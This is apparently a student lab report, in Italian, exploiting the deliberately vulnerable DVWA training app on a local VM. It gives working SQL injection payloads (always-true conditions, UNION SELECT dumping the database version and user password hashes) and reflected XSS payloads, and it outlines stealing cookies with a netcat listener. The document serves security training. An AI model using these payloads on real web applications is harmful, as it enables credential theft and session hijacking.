
W13D4 – exploit DVWA – XSS – SQL INJECTION

Dalla vm kali si raggiunge la dvwa settata sul livello di vulnerabilità pari a LOW.

Per lo svolgimento dell'esercizio si decide di partire dalla vulnerabilità SQL injection per capire se il campo è iniettabile per prendere dati da un database.



192.168.50.106/dvwa/vulnerabilities/sqli/

Vulnerability: SQL Injection


User ID:

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

User ID come da intestazione permette l'accesso attraverso l'utilizzo di numeri; il numero 3 restituisce il First name e il Surname



192.168.50.106/dvwa/vulnerabilities/sqli/?id=3&Submit=Submit#

Vulnerability: SQL Injection

User ID:


```
ID: 3
First name: Hack
Surname: Me
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Stessa cosa per user.id 2 e user.id 1



192.168.50.106/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#

Vulnerability: SQL Injection

User ID:


```
ID: 2
First name: Gordon
Surname: Brown
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



192.168.50.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#

Vulnerability: SQL Injection

User ID:

```
ID: 1
First name: admin
Surname: admin
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7


Si continua con le prove dei numeri per capire effettivamente quanti ID ci sono in tabella.

USER ID=5 tot.

Le prove effettuate invece con dei nomi di persona non hanno dato nessun risultato.

Dalla tabella si cerca di ottenere il maggior numero di informazioni sugli ID attraverso l’inserimento di valori sempre veri:

' or 'a'='a (valori booleani/ true)



192.168.50.106/dvwa/vulnerabilities/sqli/?id='+or+'a'%3D'a&Submit=Submit#

Vulnerability: SQL Injection

User ID:

```
ID: ' or 'a'='a
First name: admin
Surname: admin

ID: ' or 'a'='a
First name: Gordon
Surname: Brown

ID: ' or 'a'='a
First name: Hack
Surname: Me

ID: ' or 'a'='a
First name: Pablo
Surname: Picasso

ID: ' or 'a'='a
First name: Bob
Surname: Smith
```


More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Payload utilizzato con SELECT



192.168.50.106/dvwa/vulnerabilities/sqli/?id=SELECT+first_name%2C+surname+FROM+users+WHERE+user_id%3D+'+or+'a'%3D'a&Submit=Submit#

Vulnerability: SQL Injection

User ID: first_name, surname WHERE

```
ID: SELECT first_name, surname FROM users WHERE user_id= ' or 'a'='a
First name: admin
Surname: admin

ID: SELECT first_name, surname FROM users WHERE user_id= ' or 'a'='a
First name: Gordon
Surname: Brown

ID: SELECT first_name, surname FROM users WHERE user_id= ' or 'a'='a
First name: Hack
Surname: Me

ID: SELECT first_name, surname FROM users WHERE user_id= ' or 'a'='a
First name: Pablo
Surname: Picasso

ID: SELECT first_name, surname FROM users WHERE user_id= ' or 'a'='a
First name: Bob
Surname: Smith
```


More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Con il payload %' or 0=0 UNION SELECT null, version() # il risultato è il seguente



192.168.50.106/dvwa/vulnerabilities/sqli/?id=%25'+or+0%3D0+UNION+SELECT+null%2C+version()+%23&Submit=Submit#

Vulnerability: SQL Injection

User ID:

```
ID: %' or 0=0 UNION SELECT null, version() #
First name: admin
Surname: admin

ID: %' or 0=0 UNION SELECT null, version() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 UNION SELECT null, version() #
First name: Hack
Surname: Me

ID: %' or 0=0 UNION SELECT null, version() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 UNION SELECT null, version() #
First name: Bob
Surname: Smith

ID: %' or 0=0 UNION SELECT null, version() #
First name:
Surname: 5.0.51a-3ubuntu5
```


More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

E si fa attenzione all'ultima riga che presenta la **versione** della vm.

Il payload %' or 0=0 UNION SELECT user, password FROM users # restituisce come risultato user e password della tabella




192.168.50.106/dvwa/vulnerabilities/sqli/?id=%25'+or+0%3D0+UNION+SELECT+user%2C+password+FROM+users+%23&Submit=Submit#

Vulnerability: SQL Injection

User ID:

```
ID: %' or 0=0 UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: %' or 0=0 UNION SELECT user, password FROM users #
First name: Gordon
Surname: Brown

ID: %' or 0=0 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me

ID: %' or 0=0 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith

ID: %' or 0=0 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: %' or 0=0 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: %' or 0=0 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' or 0=0 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' or 0=0 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

La seconda vulnerabilità è la XSS reflected (cross site scripting)



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello Valeria

More info


http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Che prende in input ciò che viene digitato dall’utente e restituisce un output (reflected). Si passa dunque all’inserimento di uno script – Java script che è il seguente:

<script>prompt(1)/<script>




Il prompt chiamato 1 ha aperto una interfaccia che consente di scrivere.

Da qui si potrebbe creare uno script javascript per prendere i cookie in quanto si è visto che è possibile iniettare del codice malevolo.

È necessario utilizzare il tool netcat che si mette in ascolto per ricevere i cookie sulla porta 1500 e utilizzare uno script

<script>prompt(document.cookie)/<script>



